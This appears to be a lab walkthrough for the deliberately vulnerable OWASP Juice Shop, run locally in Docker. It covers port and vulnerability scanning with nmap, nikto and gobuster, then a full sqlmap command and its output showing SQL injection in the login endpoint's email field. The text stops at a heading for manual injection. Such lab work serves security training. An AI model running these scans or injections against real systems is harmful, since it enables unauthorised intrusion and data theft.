

JUICE SHOP

INSTALLATION

```
sudo apt update
```

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.6 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [326 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [882 kB]
Fetched 73.0 MB in 51s (1,424 kB/s)
2031 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
sudo systemctl start docker
```

```
(kali㉿kali)-[~]
$ sudo systemctl start docker
(kali㉿kali)-[~]
$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
  Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
  Active: active (running) since Tue 2025-04-08 10:50:19 IST; 3min 10s ago
    Invocation: d8430c56896f441ca757639fe72bbc83
TriggeredBy: ● docker.socket
          Docs: https://docs.docker.com
   Main PID: 1163 (dockerd)
     Tasks: 10
    Memory: 119.6M (peak: 120.3M)
      CPU: 3.893s
     CGroup: /system.slice/docker.service
             └─1163 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Apr 08 10:50:12 kali (dockerd)[1163]: docker.service: Referenced but unset environment variable evaluates to an empty string: DOCKER_OPTS
Apr 08 10:50:14 kali dockerd[1163]: time="2025-04-08T10:50:14.649342655+05:30" level=info msg="Starting up"
Apr 08 10:50:15 kali dockerd[1163]: time="2025-04-08T10:50:15.767772983+05:30" level=info msg="[graphdriver] using prior storage driver: overlay"
Apr 08 10:50:16 kali dockerd[1163]: time="2025-04-08T10:50:16.015202495+05:30" level=info msg="Loading containers: start."
Apr 08 10:50:17 kali dockerd[1163]: time="2025-04-08T10:50:17.937532101+05:30" level=info msg="Default bridge (docker0) is assigned with an IP address 172.17.0.1."
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.355606884+05:30" level=info msg="Loading containers: done."
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.634813918+05:30" level=info msg="Docker daemon" commit=411e817 containerd-snapshot=411e817
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.637843249+05:30" level=info msg="Daemon has completed initialization"
Apr 08 10:50:19 kali dockerd[1163]: time="2025-04-08T10:50:19.134146162+05:30" level=info msg="API listen on /run/docker.sock"
Apr 08 10:50:19 kali systemd[1]: Started docker.service - Docker Application Container Engine.
lines 1-23/23 (END)
```

```
pull juice shop docker -
```

```
command:
```

```
sudo docker pull bkimminich/juice-shop
```

```
[kali㉿kali:~]$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
c5885ad26462: Pull complete
e33bce57de28: Pull complete
473d8557b1b2: Pull complete
b6824ed73363: Pull complete
7c12895b777b: Pull complete
33e068de2649: Pull complete
5664b15f108b: Pull complete
27be814a09eb: Pull complete
4aa0ea1413d3: Pull complete
9ef7d74bdfdf: Pull complete
9112d77ee5b1: Pull complete
6b3bba8fbf91: Pull complete
2cbf78696926: Pull complete
e03ab4266421: Pull complete
3e6ab0c6386f: Pull complete
352d6b3ee6e7: Pull complete
f47f7f1a8b96: Pull complete
ca05c3cf13f4: Pull complete
26cf43e0702c: Pull complete
53c19e94a2ee: Pull complete
b56c1478af91: Pull complete
Digest: sha256:bdeabb57aa4e455d4ab38eff7e212193e1ce416d65410624071c0592e5994e87
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

```
sudo docker run -d -p 3000:3000 bkimminich/juice-shop
```


```
(kali㉿kali)-[~]
└─$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
1c56d6035a42: Pull complete
e33bce57de28: Pull complete
473d8557b1b2: Pull complete
b6824ed73363: Pull complete
7c12895b777b: Pull complete
33e068de2649: Pull complete
5664b15f108b: Pull complete
27be814a09eb: Pull complete
4aa0ea1413d3: Pull complete
9ef7d74bdffd: Pull complete
9112d77ee5b1: Pull complete
83f8d4690e1f: Pull complete
a4ba90834fb4: Pull complete
df368711b362: Pull complete
e89169bec965: Pull complete
7f3501c931c2: Pull complete
88934a1bc18c: Pull complete
e5035db4cc0a: Pull complete
e8cb109a98ac: Pull complete
3efb0e396fd1: Pull complete
594937e48fae: Pull complete
Digest: sha256:bdeabb57aa4e455d4ab38eff7e212193e1ce416d65410624071c0592e5994e87
Status: Downloaded newer image for bkimminich/juice-shop:latest
65b270b8f5f16e3616296cf71b1c81244bdf780112e994285899d30ed738e05a
```

RUN DOCKER -

COMMAND

```
└─$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

OPEN BROWSER - <http://localhost:3000>



INFORMATION GATHERING

Using Nmap:

```
(kali㉿kali)-[~] $ nmap -sV -p- 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 09:12 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00029s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.59 ((Debian))
3000/tcp  open  ppp?
3306/tcp  open  mysql       MySQL 5.5.5-10.11.7-MariaDB-4
8072/tcp  open  ssl/unknown
8443/tcp  open  ssl/https-alt
43193/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port3000-TCP:V=7,94SVN%I=7%D=4/17%Time=680078CD%P=x86_64-pc-linux-gnu%R
SF:(GetRequest,4100,"HTTP/1.\.1\x20200\x200K\r\nAccess-Control-Allow-Origin
SF:::\x20*\r\nContent-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SA
SF:MEORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/
SF:/jobs'\r\nAccept-Ranges:\x20bytes'\r\nCache-Control:\x20public,\x20max-ag
SF:=0'\r\nLast-Modified:\x20Thu,\x2017\x20Apr\x202025\x2003:40:41\x200MT\r
SF:\nETag:\x20W/\x20708-19641d59f43"\r\nContent-Type:\x20text/html;\x20ch
SF:arset=UTF-8\r\nContent-Length:\x2071432\r\nVary:\x20Accept-Encoding\r\n
SF:Date:\x20Thu,\x2017\x20Apr\x202025\x2003:43:09\x20GMT\r\nConnection:\x20
SF:close\r\n\r\n-----\n\x20\x20\x20Copyright\x20(c)\x202014-2025\x20Bjo
SF:ern\x20Kimminich\x20\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\x
SF:.\n\x20\x20\x20-\x20$PDX-License-Identifier:\x20MIT\x20\x20-\n\n<docty
SF:pe\x20html>\n<html\x20lang=\\"en\\">\n<data-critters-container>\n<head>\n
```

Aggressive scanning:

```
(kali㉿kali)-[~] ① ② ③ localhost:3000/#
└─$ nmap -A 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 09:21 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00058s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 5 disallowed entries
|_/cgi-bin /scambot /backup /supplier /upload
3000/tcp  open  ppp?
| fingerprint-strings:
|_ GetRequest:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 17 Apr 2025 03:40:41 GMT
ETag: W/"11708-19641d59f43"
Content-type: text/html; charset=UTF-8
Content-Length: 71432
Vary: Accept-Encoding
Date: Thu, 17 Apr 2025 03:51:29 GMT
Connection: close
<!--
Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
SPDX-License-Identifier: MIT
<!doctype html>
<html lang="en" data-critters-container>
<head> You successfully solved a challenge! Login Admin (Log in with the administrator's user account.)
```

Juice Shop



```
<meta charset="utf-8">
<title>OWASP Juice Shop</title>
<meta name="description" content="Probably the most modern and sophisticated insecure web application">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link id="favicon" rel="icon"
HTTPOptions, RTSPRequest:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Vary: Access-Control-Request-Headers
Content-Length: 0
Date: Thu, 17 Apr 2025 03:51:30 GMT
Connection: close
Help, NCP:
HTTP/1.1 400 Bad Request
Connection: close
3306/tcp open  mysql      MySQL 5.5.5-10.11.7-MariaDB-4
| mysql-info:
|_ Protocol: 10
| Version: 5.5.5-10.11.7-MariaDB-4
| Thread ID: 36
| Capabilities flags: 634B6
| Some Capabilities: ODBCClient, Support41Auth, ConnectWithDatabase, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, FoundRows, LongColumnFlag, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsCompression, InteractiveClient, SupportsLoadDataLocal, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
| Status: Autocommit
| Salt: #Aa_CMPv\vrxC8,0,
|_ Auth Plugin Name: mysql_native_password
8443/tcp open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali, DNS:localhost, IP Address:127.0.1.1, IP Address:127.0.0.1
| Not valid before: 2025-04-06T13:04:45
| Not valid after: 2026-04-06T13:04:45
| http-methods:
```


Using nikto to scan for common misconfigurations and vulnerabilities

```
(kali㉿kali)-[~] ~ AliTopics Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB Google Hackin...
$ nikto -h http://localhost:3000
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 3000
+ Start Time: 2025-04-17 09:25:39 (GMT5.5)

+ Server: No banner retrieved
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: #/jobs.
+ No CGI Directories found (use '-C all' to force check all possible dirs) restored automatically. ⚡ Delete cookie to clear hacking progress
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /site.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
```

Checking for robots.txt - Sometimes includes disallowed paths like `/ftp`, `/score-board`, etc.



Using Gobuster for directory enumeration -


```
(kali㉿kali)-[~]
$ gobuster dir -u http://localhost:3000 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://localhost:3000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====

Error: the server returns a status code that matches the provided options for non existing urls. http://localhost:3000/e007c2a5-ac4d-4a77-9603-88d904b2590e => 200 (Length: 71432). To continue please exclude the status code or the length
```

USING SQL MAP TO EXPLOIT

Go to login page



→ open 'inspect element' - then open 'network'



here on right pie chart - click on html

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
304	GET	localhost:3000	/	document	html	cached	71.43 kB	1ms
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=t0JvRYQ&sid=tEm6buWDusM2B9tAAK	polyfills.js:1 (xhr)	html	215 B	2 B	1ms
401	POST	localhost:3000	login	polyfills.js:1 (xhr)	html	413 B	26 B	55 ms

check the POST request

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
304	GET	localhost:3000	/	document	html	cached	71.43 kB	1ms
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=t0JvRYQ&sid=tEm6buWDusM2B9tAAK	polyfills.js:1 (xhr)	html	215 B	2 B	1ms
401	POST	localhost:3000	login	polyfills.js:1 (xhr)	html	413 B	26 B	55 ms

Request Headers:

- Status: 401 Unauthorized
- Version: HTTP/1.1
- Transferred: 413 B (26 B size)
- Referer Policy: strict-origin-when-cross-origin
- Request Priority: Highest
- DNS Resolution: System

Response Headers (387 B):

- Access-Control-Allow-Origin: *
- Connection: keep-alive
- Content-Length: 26
- Content-Type: text/html; charset=utf-8
- Date: Tue, 08 Apr 2025 05:35:50 GMT
- ETag: W/"1a-ARJuVK+smzAf3Q0ve2mDSG+3Eus"
- Feature-Policy: payment 'self'
- Keep-Alive: timeout=5
- Vary: Accept-Encoding
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-ReReferrer: #/jobs

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
whoami	General						
whoami	Request URL	http://localhost:3000/rest/user/login					
login	Request Method:	POST					
login	Status Code:	401 Unauthorized					
login	Remote Address:	[:]3000					
login	Referrer Policy:	strict-origin-when-cross-origin					

Request Headers:

- Access-Control-Allow-Origin: *
- Connection: keep-alive
- Content-Length: 26
- Content-Type: text/html; charset=utf-8
- Date: Tue, 08 Apr 2025 05:35:50 GMT
- Etag: W/"1a-ARJuVK+smzAf3Q0ve2mDSG+3Eus"
- Feature-Policy: payment 'self'
- Keep-Alive: timeout=5
- Vary: Accept-Encoding
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-ReReferrer: #/jobs

Response Headers:

- Accept: application/json, text/plain, */*
- Accept-Encoding: gzip, deflate, br, zstd
- Accept-Language: en-US,en;q=0.9
- Connection: keep-alive
- Content-Length: 37
- Content-Type: application/json

here, you will get the endpoint url for sqlmap

RUN THIS COMMAND

```
sqlmap -u "http://localhost:3000/rest/user/login" \
--method=POST \
--data='{"email":"test@juice-sh.op","password":"123456"}' \
--headers="Content-Type: application/json" \
--level=5 --risk=3 \
--ignore-code=401
```

```
(kali㉿kali)-[~]
$ sqlmap -u "http://localhost:3000/rest/user/login" \
--method=POST \
--data='{"email":"test@juice-sh.op","password":"123456"}' \
--headers="Content-Type: application/json" \
--level=5 --risk=3 \
--ignore-code=401

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:13:44 / 2025-04-08

[11:13:49] [INFO] testing connection to the target URL
[11:13:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:13:49] [INFO] testing if the target URL content is stable
[11:13:50] [INFO] target URL content is stable
[11:13:50] [INFO] testing if (custom) POST parameter 'JSON_email' is dynamic
[11:13:50] [WARNING] (custom) POST parameter 'JSON_email' does not appear to be dynamic
[11:13:50] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON_email' might not be injectable
[11:13:50] [INFO] testing for SQL injection on (custom) POST parameter 'JSON_email'
[11:13:50] [INFO] testing 'AND boolean-based BBLIND - WHERE OR HAVING clause'
[11:13:52] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause'
[11:13:52] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (NOT)'
[11:13:53] [INFO] (custom) POST parameter 'JSON_email' appears to be '
[11:13:53] [INFO] heuristic (extended) test shows that the back-end DBMS could be '
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] ■
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:13:44 /2025-04-08/
y
[11:13:49] [INFO] testing connection to the target URL
[11:13:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:13:49] [INFO] testing if the target URL content is stable
[11:13:50] [INFO] target URL content is stable
[11:13:50] [INFO] testing if (custom) POST parameter 'JSON_email' is dynamic
[11:13:50] [WARNING] (custom) POST parameter 'JSON_email' does not appear to be dynamic
[11:13:50] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON_email' might not be injectable
[11:13:50] [INFO] testing for SQL injection on (custom) POST parameter 'JSON_email'
[11:13:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:13:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:13:52] [INFO] testing 'NOT OR boolean-based blind - WHERE or HAVING clause (NOT)'
[11:13:53] [INFO] (custom) POST parameter 'JSON_email' appears to be '
[11:13:53] [INFO] heuristic (extended) test shows that the back-end DBMS could be '
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[11:14:43] [INFO] testing 'Generic inline queries'
[11:14:43] [INFO] testing 'SQLite inline queries'
[11:14:43] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[11:14:43] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[11:14:43] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[11:14:43] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[11:15:33] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'
[11:15:33] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query - comment)'
[11:16:12] [INFO] (custom) POST parameter 'JSON_email' appears to be '
[11:16:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:16:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:16:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:16:25] [INFO] target URL appears to have 13 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:16:36] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g., '--dbms=mysql')
[11:16:36] [INFO] target URL appears to be UNION injectable with 13 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:16:38] [INFO] testing 'Generic UNION query (78) - 21 to 40 columns'
[11:16:39] [INFO] testing 'Generic UNION query (78) - 41 to 60 columns'
[11:16:39] [INFO] testing 'Generic UNION query (78) - 61 to 80 columns'
[11:16:39] [INFO] testing 'Generic UNION query (78) - 81 to 100 columns'
[11:16:39] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[11:16:39] [INFO] checking if the injection point on (custom) POST parameter 'JSON_email' is a false positive
(custom) POST parameter 'JSON_email' is vulnerable. Do you want to keep testing the others ([f] any)? [Y/N] y
[11:16:40] [INFO] testing if (custom) POST parameter 'JSON_password' is dynamic
[11:16:40] [WARNING] (custom) POST parameter 'JSON_password' does not appear to be dynamic
[11:16:41] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON_password' might not be injectable
```

ABOVE IS THE RESULT OF AUTOMATED SQL INJECTION USING SQLMAP

Manual SQL Injection Attack:

